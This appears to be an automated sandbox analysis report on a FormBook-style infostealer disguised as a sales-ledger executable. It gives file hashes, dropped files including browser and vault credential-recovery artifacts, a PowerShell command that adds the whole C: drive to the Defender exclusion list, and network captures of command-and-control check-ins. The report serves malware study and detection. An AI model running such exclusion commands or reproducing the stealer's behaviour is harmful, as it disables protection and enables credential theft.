Preview:	@...e.....e.....;.....@.....H.....<@.^.L."My...::..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\AdvancedRun.exe	
Process:	C:\Users\user\Desktop\Require your Sales Ledger from 01-April-2020.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317

C:\Users\user\AppData\Local\Temp\AdvancedRun.exe	
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: Account Confirmation.exe, Detection: malicious, Browse • Filename: Download Report.08.04.2021.pdf.exe, Detection: malicious, Browse • Filename: ORDER-02188.exe, Detection: malicious, Browse • Filename: 08042021New-PurchaseOrder.exe, Detection: malicious, Browse • Filename: RFQ-034.exe, Detection: malicious, Browse • Filename: Payment Slip.exe, Detection: malicious, Browse • Filename: Revised Invoice No CU 7035.exe, Detection: malicious, Browse • Filename: Sales_Order description.exe, Detection: malicious, Browse • Filename: Outstanding invoices.exe, Detection: malicious, Browse • Filename: Q88_Bulk Carrier.exe, Detection: malicious, Browse • Filename: Payment _Slip copy.exe, Detection: malicious, Browse • Filename: MV. HUA KAI V-2023.exe, Detection: malicious, Browse • Filename: Order_April shipment.exe, Detection: malicious, Browse • Filename: INVOICE for Order PIEX310113978.exe, Detection: malicious, Browse • Filename: Krishna Gangaa Enviro System Pvt Ltd.exe, Detection: malicious, Browse • Filename: TT SWIFT COPY.exe, Detection: malicious, Browse • Filename: PO75773937475895377.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Artemis5C44BBDCCDFF.4370.exe, Detection: malicious, Browse • Filename: Download Report.06.05.2021.exe, Detection: malicious, Browse • Filename: Outstanding invoices.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....().....).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... .....

C:\Users\user\AppData\Local\Temp\DB1	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	**true**
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\Require your Sales Ledger from 01-April-2020.exe	
Process:	C:\Users\user\Desktop\Require your Sales Ledger from 01-April-2020.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	736256
Entropy (8bit):	7.158845349064943
Encrypted:	false
SSDEEP:	12288:JLwe/ZRRUxLGX9eW++HhtUnNJ2WD9cgMuwS2T8Xo2i10OlYKit:q0HRYLov+Yh+NzxFWgXh5K
MD5:	C7C27E1859F1593AEDB1EEBF0A15175E
SHA1:	DEB5544C037A7757462AFAB46AE2CA14A8F7F945
SHA-256:	D7E71646C9427067E810E1B278BEB6AD1F07E6B0C5003D9BE2611178E4F5470C
SHA-512:	7F8E332B6163EC2B052EAD9C9958C88DEAD193BEB5C6D93851190C9DFC27A6A78FD7FF461FB363DA6809F1134460F255DCA918BA3A23019A64870BEEDBCE203
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: C:\Users\user\AppData\Local\Temp\Require your Sales Ledger from 01-April-2020.exe, Author: Joe Security

C:\Users\user\AppData\Local\Temp\Require your Sales Ledger from 01-April-2020.exe	
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 29%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....!t`.....B.... .....@.. ..... ..@.....W..... ..... ..H.....text...H.... ..... ..`.rsrc.....@..@.reloc..... .....:.....@..B.....$.....H.....X....2.....{....G..hW.....(....(&...*.*..z.(.....}.....(....o....}....*..0.....{.....3.....(....*.....0.....{.. .....f.....}.....}.....}.....s....o....}.....}....8.....{....o....}.....{....}.....}.....}.....{.....Y}.....{....-...+H.{.....{....X.{....X ...Q.{....Xa}.....}.....{....oo...:q....(....+..(.....}.....(.....*.....n..}.....{.....{....o}

C:\Users\user\AppData\Local\Temp\Require your Sales Ledger from 01-April-2020.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Require your Sales Ledger from 01-April-2020.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2uarlegt.1xt.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ai155hga.ohd.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\28L0N9-0\28Llogim.jpeg	
Process:	C:\Windows\SysWOW64\cmmon32.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	95677
Entropy (8bit):	7.919177855177055
Encrypted:	false
SSDEEP:	1536:CGA3mwPhxXv4zyIgZKsHdnPdT6KmS3TffgjQ0NzCZcjzgbvdHvPv30U+rMbs0kzM:hUmqXvHrDHdPdTT3sZEZUWv5PvorMbss

C:\Users\user\AppData\Roaming\28L0N9-0\28Llogim.jpeg	
MD5:	C0122538B0EEFF8698CF7E0F890D24D2
SHA1:	2823E6C629CB43FD4AC2D1AD2DE750FC3457AB0F
SHA-256:	23955408BAB3083853CBF6C47A1FD8BBAD97CBD5A8A8C40556160A7A389AFF69
SHA-512:	05D72B0D02CB551251854067399F23532D901374383BEA7D6A1FC25909FE0CDA7B3C4EA50331162647835A5A3C7F3CEFC27E77489494B057E3EB7CEF3C9AC507
Malicious:	false
Preview:	......JFIF.....`.`.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222..... ".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..01KK...lq\....xcS.m..#Hm.....T.....<!...wq5...v1.?S.....rHj-.U:...5.....\|..+.....}...<.>...H.....Wo.CK`/l.1./...C...W.....,1....R.0.W.A.:.....X.l..1lN23....._....m....'.....S..W....'.c....1....5.5.}j.Ly..k;.\...q.U..Q...bgJpW.(QKI]&b.QE.&(....Q..R...`2.`....j.$.....+..];$....F...K.1...3.)k...@<1..@.../...G. .....g.G.....~.W.W.....

C:\Users\user\AppData\Roaming\28L0N9-0\28Llogrg.ini	
Process:	C:\Windows\SysWOW64\cmmon32.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	2.7883088224543333
Encrypted:	false
SSDEEP:	3:rFGQJhIl:RGQPY
MD5:	4AADF49FED30E4C9B3FE4A3DD6445EBE
SHA1:	1E332822167C6F351B99615EADA2C30A538FF037
SHA-256:	75034BEB7BDED9AEAB5748F4592B9E1419256CAEC474065D43E531EC5CC21C56
SHA-512:	EB5B3908D5E7B43BA02165E092F05578F45F15A148B4C3769036AA542C23A0F7CD2BC2770CF4119A7E437DE3F681D9E398511F69F66824C516D9B451BB95F945
Malicious:	false
Preview:	....C.h.r.o.m.e. .R.e.c.o.v.e.r.y.....

C:\Users\user\AppData\Roaming\28L0N9-0\28Llogri.ini	
Process:	C:\Windows\SysWOW64\cmmon32.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	2.8420918598895937
Encrypted:	false
SSDEEP:	3:+slXllAGQJhIl:dlIGQPY
MD5:	D63A82E5D81E02E399090AF26DB0B9CB
SHA1:	91D0014C8F54743BBA141FD60C9D963F869D76C9
SHA-256:	EAECE2EBA6310253249603033C744DD5914089B0BB26BDE6685EC9813611BAAE
SHA-512:	38AFB05016D8F3C69D246321573997AAAC8A51C34E61749A02BF5E8B2B56B94D9544D65801511044E1495906A86DC2100F2E20FF4FCBED09E01904CC780FDBAD
Malicious:	**true**
Preview:	....l.e.x.p.l.o.r. .R.e.c.o.v.e.r.y.....

C:\Users\user\AppData\Roaming\28L0N9-0\28Llogrv.ini	
Process:	C:\Windows\SysWOW64\cmmon32.exe
File Type:	data
Category:	dropped
Size (bytes):	210
Entropy (8bit):	3.518213280978656
Encrypted:	false
SSDEEP:	6:tGQPYllaExGNlGcQga3Of9y96GO4elMrsEoY:MllaExGNYvOl6x4FrYY
MD5:	8E072F1CA3E4F3D5FC69A2B9663D2544
SHA1:	BBA45FE6AC81F235ED17E164CFE32E2C92931AF2
SHA-256:	8CE7C9F67BA5EC254BBFCF5F45E8EE2822BAF2B36313C69B51E887AD93B6044A
SHA-512:	BCF6F6A9942A1A6F01A5A7ED099EDDE188754BAD6A575962B1A250FF43480EE08CC14A94F76B1A8E594B40A60C0E23758F0F8B9B69A19842D158009ABE7170D
Malicious:	**true**
Preview:	...._._.V.a.u.l.t. .R.e.c.o.v.e.r.y.....N.a.m.e.:...M.i.c.r.o.s.o.f.t.A.c.c.o.u.n.t.:.t.a.r.g.e.t.=.S.S.O._.P.O.P._.D.e.v.i.c.e.....I.d.:...0.2.l.r.x.b.p.m.p.x.h.f.b.m.a.q.....A.u.t.:.....P.a.s.s.:.....

C:\Users\user\Documents\20210412\PowerShell_transcript.928100.qQXLRrJV.20210412144010.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5048
Entropy (8bit):	5.380112009222799

C:\Users\user\Documents\20210412\PowerShell_transcript.928100.qQXLRrJV.20210412144010.txt	
Encrypted:	false
SSDEEP:	96:BZHhGN5iqDo1ZyZ7hGN5iqDo1ZAM6UjZxhGN5iqDo1ZdFEEcZc:wWVE
MD5:	C71DC0FC03110798155EB83AEC4309DF
SHA1:	41EF12380C0EA508955E548565BB6B8B82D1A18E
SHA-256:	CB36DDA171E05116B9C89061B88E7217A4D06F83DC3BABA7281009ED4A694478
SHA-512:	C2D58E3AD65405D9B524D4C591826C850E14687C3376912CEA2CAA82E3D55646E6E945E2055CAB8B5F28202E005BD28C03E6C733B99E5FBB1F2BD0023E033CA
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210412144028..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 928100 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell Add-MpPreference -ExclusionPath C:\..Process ID: 2420..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210412144028..********** *****..PS>Add-MpPreference -ExclusionPath C:\..**********..Windows PowerShell transcript start..Start time: 20210412144312..Username: computer\user. .RunAs User: computer\user..Configuration Name: ..Machine: 928100 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell Add-MpPreference -Exclus

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.158845349064943
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Require your Sales Ledger from 01-April-2020.exe
File size:	736256
MD5:	c7c27e1859f1593aedb1eebf0a15175e
SHA1:	deb5544c037a7757462afab46ae2ca14a8f7f945
SHA256:	d7e71646c9427067e810e1b278beb6ad1f07e6b0c5003d9be2611178e4f5470c
SHA512:	7f8e332b6163ec2b052ead9c9958c88dead193beb5c6d93851190c9dfc27a6a78fd7ff461fb363da6809f1134460f255dca918ba3a23019a64870beedbce2033
SSDEEP:	12288:JLwe/ZRRUxLGX9eW++HhtUnNJ2WD9cgMuwS2T8Xo2i10OlYKit:q0HRYLov+Yh+NzxFWgXh5K
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....!t`.....B.... .....@.. .....@.....

File Icon

Icon Hash:	0a9aa29aa2a28200

Static PE Info

General

Entrypoint:	0x47d242
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x607421F5 [Mon Apr 12 10:33:25 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0

General	
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7d1e8	0x57	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x7e000	0x383d8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xb8000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x7b248	0x7b400	False	0.976667485421	data	7.9825675946	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x7e000	0x383d8	0x38400	False	0.171124131944	data	3.98776782923	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xb8000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x7e550	0x330	data		
RT_ICON	0x7e880	0x130	data		
RT_ICON	0x7e9b0	0xb0	GLS_BINARY_LSB_FIRST		
RT_ICON	0x7ea60	0x298f	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0x813f0	0x668	data		
RT_ICON	0x81a58	0x2e8	dBase IV DBT of @.DBF, block length 512, next free block index 40, next free block 1, next used block 131072		
RT_ICON	0x81d40	0x1e8	data		
RT_ICON	0x81f28	0x128	GLS_BINARY_LSB_FIRST		
RT_ICON	0x82050	0x24aa	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0x844fc	0xea8	data		
RT_ICON	0x853a4	0x8a8	dBase IV DBT of @.DBF, block length 1024, next free block index 40, next free block 0, next used block 0		
RT_ICON	0x85c4c	0x6c8	data		
RT_ICON	0x86314	0x568	GLS_BINARY_LSB_FIRST		
RT_ICON	0x8687c	0x154e	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0x87dcc	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0		
RT_ICON	0x985f4	0x94a8	data		
RT_ICON	0xa1a9c	0x67e8	data		
RT_ICON	0xa8284	0x5488	data		
RT_ICON	0xad70c	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 4294967295, next used block 4294967295		
RT_ICON	0xb1934	0x25a8	data		
RT_ICON	0xb3edc	0x10a8	data		
RT_ICON	0xb4f84	0x988	data		
RT_ICON	0xb590c	0x468	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0xb5d74	0x148	data		
RT_VERSION	0xb5ebc	0x368	data		
RT_MANIFEST	0xb6224	0x1b4	XML 1.0 document, UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2020
Assembly Version	1.0.0.0
InternalName	Bogxyjdq.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	Excel Macro Exploit
ProductName	Excel Macro Exploit
ProductVersion	1.0.0.0
FileDescription	Excel Macro Exploit
OriginalFilename	Bogxyjdq.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/12/21-14:41:17.437400	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.3	185.53.179.90
04/12/21-14:41:17.437400	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.3	185.53.179.90
04/12/21-14:41:17.437400	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.3	185.53.179.90
04/12/21-14:41:17.477701	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49737	185.53.179.90	192.168.2.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 14:41:17.356563091 CEST	49737	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:17.396826982 CEST	80	49737	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:17.396898031 CEST	49737	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:17.437271118 CEST	80	49737	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:17.437400103 CEST	49737	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:17.477632046 CEST	80	49737	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:17.477700949 CEST	80	49737	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:17.477734089 CEST	80	49737	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:17.477854013 CEST	49737	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:17.477969885 CEST	49737	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:17.518225908 CEST	80	49737	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.523098946 CEST	49738	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:19.563442945 CEST	80	49738	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.563633919 CEST	49738	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:19.565989017 CEST	49739	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:19.604024887 CEST	80	49738	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.604176998 CEST	49738	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:19.606239080 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.606383085 CEST	49739	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:19.644674063 CEST	80	49738	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.644695044 CEST	80	49738	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.644995928 CEST	49738	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:19.649164915 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.649346113 CEST	49739	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:19.690356016 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.690514088 CEST	49739	80	192.168.2.3	185.53.179.90

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 14:41:19.690524101 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.690650940 CEST	49739	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:19.731153011 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.731177092 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.731285095 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.731406927 CEST	49739	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:19.731496096 CEST	49739	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:19.731645107 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.731820107 CEST	49739	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:19.731823921 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.731931925 CEST	49739	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:19.772171974 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.772270918 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.772305965 CEST	49739	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:19.772356033 CEST	49739	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:19.772377968 CEST	49739	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:19.772433996 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.772461891 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.772605896 CEST	49739	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:19.772628069 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.772783995 CEST	49739	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:19.772921085 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.773015976 CEST	49739	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:19.812920094 CEST	80	49739	185.53.179.90	192.168.2.3
Apr 12, 2021 14:41:19.813088894 CEST	49739	80	192.168.2.3	185.53.179.90
Apr 12, 2021 14:41:19.813091993 CEST	80	49739	185.53.179.90	192.168.2.3
